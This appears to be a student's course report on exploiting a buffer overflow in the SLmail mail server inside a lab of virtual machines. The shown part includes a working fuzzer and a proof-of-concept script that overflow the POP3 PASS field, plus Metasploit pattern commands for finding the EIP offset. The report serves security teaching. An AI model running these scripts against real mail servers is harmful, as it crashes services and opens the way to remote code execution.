



IE4012

**OFFENSIVE HACKING TRACTICAL
AND STRATAGIC
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ASSIGNMENT

The exploitation of Buffer Overflow of SLmail

Submitted to

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In partial fulfillment of the requirements for the
Bachelor of Science Special Honors Degree in Information Technology

Buffer Overflow attack on SLmail

[Windows 7 – 32bit]



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Table of Contents

1. Overview	3
1. What is Buffer Overflow?	3
2. What is SLmail?.....	4
3. What is Immunity Debugger?.....	4
4. What is mona.py?.....	4
5. The process of the exploitation.....	5
Step 01	5
Step 02.....	5
Step 03	6
Step 04.....	8
Step 05	8
Step 06.....	9
Step 07	11
Step 08.....	13
Step 09	16
Step 10.....	17
Step 11	20
Step 12.....	22

Table of Figures

Figure 1: Virtual boxes after setting up.....	5
Figure 2: Checking the IP addresses	7
Figure 3: Checking the connectivity between VMs.....	7
Figure 4: Run immunity debugger and SLmail as administrator.....	8
Figure 5: Attaching SLmail to immunity debugger	9
Figure 6: Files will be used in the exploit	9
Figure 7: Fuzzer.py file	10
Figure 8: After crashing SLmail	11
Figure 9: Generating a pattern with unique characters	11
Figure 10: Inside the poc.py	12
Figure 11: Buffer overflow complete message with poc.py.....	12
Figure 12: Immunity debugger after executing poc.py	13
Figure 13: Resulting the off set.....	14
Figure 14: Inside the poc2.py	14
Figure 15: Buffer overflow complete message with poc2.py.....	15
Figure 16: Result after executing poc2.py.....	15
Figure 17: Inside the poc3.py file	16
Figure 18: Buffer overflow complete message with poc3.py.....	16
Figure 19: Result after executing poc3.py.....	17
Figure 20: Baddies	17
Figure 21: inside the poc4.py file	17
Figure 22: Buffer overflow complete message with poc4.py.....	18
Figure 23: result after executing poc4.py.....	18
Figure 24: Buffer overflow complete message with poc5.py.....	19
Figure 25: result after executing poc5.py	19
Figure 26: Entering to nasm_shell	20
Figure 27: Result of typing jmp esp in nasm.....	20
Figure 28: result after the first mona command.....	21
Figure 29: Result after second mona command.....	22
Figure 30: Generated result from msfvenom.....	23
Figure 31: Pasting the result from msfvenom in the final script	23
Figure 32: creating nc listener	24
Figure 33: Getting the access to windows vm.....	24

1. Overview

In this assignment, I have demonstrated the exploit of the SLmail app using the buffer overflow attack. I'm gaining the access to the Windows 7 32-bit virtual machine by conducting the buffer overflow attack on SLmail.

This demonstration has different kind of requirements as shown below.

- VirtualBox software
- Windows 7 as a virtual machine
- Kali Linux as a virtual machine.
- SLmail and Immunity Debugger installed in windows 7 machine.
- Mono.py

First of all, in this exploit, we have to understand the buffer overflow vulnerability. Kali Linux, mona.py and Immunity Debugger helps in identifying the vulnerability remotely. After identifying the vulnerability, the next step is manually building up a buffer overflow which will allow us to gain the access to the SYSTEM level shell of windows 7 virtual machine.

1. What is Buffer Overflow?

Buffers can be defined as memory locations which stores the data temporarily until the data is transferring from one place to another place. The Buffer Overflow can be occurred when capacity of the buffer to hold the data is not enough in size to hold the volume of data that is transferring. As a result, that occurs from this situation, the adjacent memory locations will be overwritten by the transferring data.

Any kind of software can be affected with the Buffer Overflow. There are two main reason to occur a buffer overflow as below.

- Malformed inputs send by the attackers. But sometime the malformed inputs can be sent to the software unintentionally.
- Failure in allocating sufficient memory space to the buffer.

By these kinds of situations, the below results will be occurred.

- Generating the incorrect results
- Errors in accessing memory
- Crashes in the software. (In this exploit, this is the situation)

2. What is SLmail?

SLmail is a mail server which is compatible with the windows operating system. Apart from the primary function as a mail server, SLmail can perform another set of features as below.

- Multiple domain supporter
- Auto responders
- Forwarding
- Alusex
- Mailing list
- Dial-up connections
- Mail filtering
- SMTP relay filtering
- Message tracking filtering
- Message management report
- Mailbox size limits
- Message size limits
- Web-based administration
- Integration with SLWebmail and Web-based email.

3. What is Immunity Debugger?

Immunity debugger can be defined as one of the most powerful tools, in writing exploits, analyzing malware and binary files reverse engineering. And immunity debugger is the first heap analysis tool build in the industry for creating heaps. In this exploit we use the Immunity Debugger in identifying the buffer overflow vulnerability of SLmail.

4. What is mona.py?

Mona.py is written in python and it helps in speeding up and automating the particular searches in the process of developing the exploit. The mona.py is basically running on the immunity debugger and that is specially developed for 32-bit version of winDBG. And the finally this mona.py need the python version of 2.7.

5. The process of the exploitation

This exploitation can be defined as several steps. I'll briefly describe those steps one by one here.

Step 01

First of all, the main requirement is setting up the windows virtual box and kali Linux virtual box.




Figure 1: Virtual boxes after setting up

Step 02

Then the immunity debugger and SLmail should be installed inside the windows 7 virtual machine. Then the mona.py python file should be added to the program folder of the immunity debugger. When we are installing immunity debugger python will be installed automatically.




Figure 2: After installing tools in windows VM

Step 03

Then we can view the IP address of the windows box by typing `ipconfig` in the command prompt of the windows VM. We can view the IP address of Kali Linux VM by typing `ifconfig` in the terminal.




Figure 2: Checking the IP addresses

Then we can check the connectivity among those two virtual machines using the ping command.




Figure 3: Checking the connectivity between VMs

IP address of the windows VM – 192.168.100.6
 IP address of the Kali Linux VM – 192.168.100.5

Step 04

In this step both Immunity debugger and SLmail should be run as administrator. If we don't run those as administrator some functions will not work.





Figure 4: Run immunity debugger and SLmail as administrator

Step 05

Then the SLmail should be attached to the immunity debugger. Otherwise we will not be able to investigate SLmail through immunity debugger.



```
1 #!/usr/bin/python
2 import time, struct, sys
3 import socket as so
4
5 # Buff represents an array of buffers. This will be start at 100 and increment by 200 in order to attempt to crash SLmail.
6
7 buff = ["A"]
8
9 # Maximum size of buffer.
10
11 max_buffer = 4000
12
13 # Initial counter value.
14
15 counter = 100
16
17 # Value to increment per attempt.
18
19 increment = 200
20
21
22 while len(buff) <= max_buffer:
23     buff.append("A" * counter)
24     counter = counter + increment
25
26 for string in buff:
27     try:
28         server = str(sys.argv[1])
29         port = int(sys.argv[2])
30     except IndexError:
31         print "[*] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
32         sys.exit()
33     print "[*] Attempting to crash SLmail at %s bytes" % len(string)
34     s = so.socket(so.AF_INET, so.SOCK_STREAM)
35     try:
36         s.connect((server, port))
37         s.recv(1024)
38         s.send("USER jesse\n")
39         s.recv(1023)
40         s.send("PASS " + string + "\n")
41         s.send("QUIT\n")
42         s.close()
43     except:
44         print "[*] Connection failed. Make sure IP/port are correct, or check debugger for SLmail crash."
45         sys.exit()
```

Figure 7: Fuzzer.py file

The image above (Figure 7) displays the inside of the code fuzzer.py. In the beginning of the code I have initialized buff to “A” and the I have initialized max_buffer to 400 and increment to 200. What happened in this code is first sending data to SLmail starting from 100 and then increasing it in every time by 200 until the size reach 4000 or until the SLmail crashes.

We can execute the fuzzer.py by using the command **python fuzzer.py 192.168.100.6 110**

In here fuzzer.py is the file name. 192.168.100.6 is the target machine (Windows VM) and the 110 is the target port number.




Figure 8: After crashing SLmail

As you can see after sending 2900 bytes, the process has been stopped. So that we can understand the maximum number of bytes that can be sent without a crash is around 2700.

When we investigate on the immunity debugger on windows VM, we can see the EBP and EIP have been replaced with set of 41s (41414141). 41 is the ASCII value of “A”. And by that SLmail has been crashed.

Step 07

Then I went to Kali Linux again. The next I create a pattern with unique characters using the ruby script called pattern_create.rb with a length of 2700. By using this pattern with unique characters, we are going to find the offset of the actual characters which overwrite the EIP.





Figure 9: Generating a pattern with unique characters

The command to create the pattern with unique characters is **locate pattern_create**. Then I got path and I copied any paste the path any wrote the next command as **/usr/share/Metasploit-framework/tools/exploit/pattern_create.rb -l 2700**

In the above command -l 2700 after the path indicates the length of the pattern should be 2700.


Then I copied the pattern and paste it inside the poc.py file in the pattern variable as below.



```
1 #!/usr/bin/python
2 import time, struct, sys
3 import socket as so
4
5 pattern = "AaBaa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9AbAb1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9AcAc1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9AdAd1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AeAe1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9AfAf1Af2Af3"
6
7
8 try:
9     server = str(sys.argv[1])
10    port = int(sys.argv[2])
11 except IndexError:
12    print "[*] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
13    sys.exit()
14
15 s = so.socket(so.AF_INET, so.SOCK_STREAM)
16 print "\n[+] Attempting to send buffer overFlow to SLmail...."
17 try:
18    s.connect((server,port))
19    s.recv(1024)
20    s.send("USER jesse" + "\n\n")
21    s.recv(1024)
22    s.send("PASS " + pattern + "\n\n")
23    print "\n[+] Completed."
24 except:
25    print "[*] Unable to connect to SLmail. Check your IP address and port"
26    sys.exit()
```

Figure 10: Inside the poc.py

By this poc.py file we are going to send the pattern we create before to the SLmail as data. We can execute the file with the command **python poc.py 192.168.100.6 110**. After executing it I got a message saying completed as below.



```
root@kali:~/SLmail# python poc.py 192.168.100.6 110
[*] Attempting to send buffer overflow to SLmail....
[*] Completed.
root@kali:~/SLmail#
```

Figure 11: Buffer overflow complete message with poc.py

[illegible]

Now in the immunity debugger we can see that the EIP is overwritten with **39694438**. Now with that number we are going to identify the offset of characters that overwrite the EIP.

Now go to the Kali Linux VM and we can use the ruby script called pattern_offset.rb. we can find the location of the pattern_offset.rb by typing **locate pattern_offset**.

Page | 13

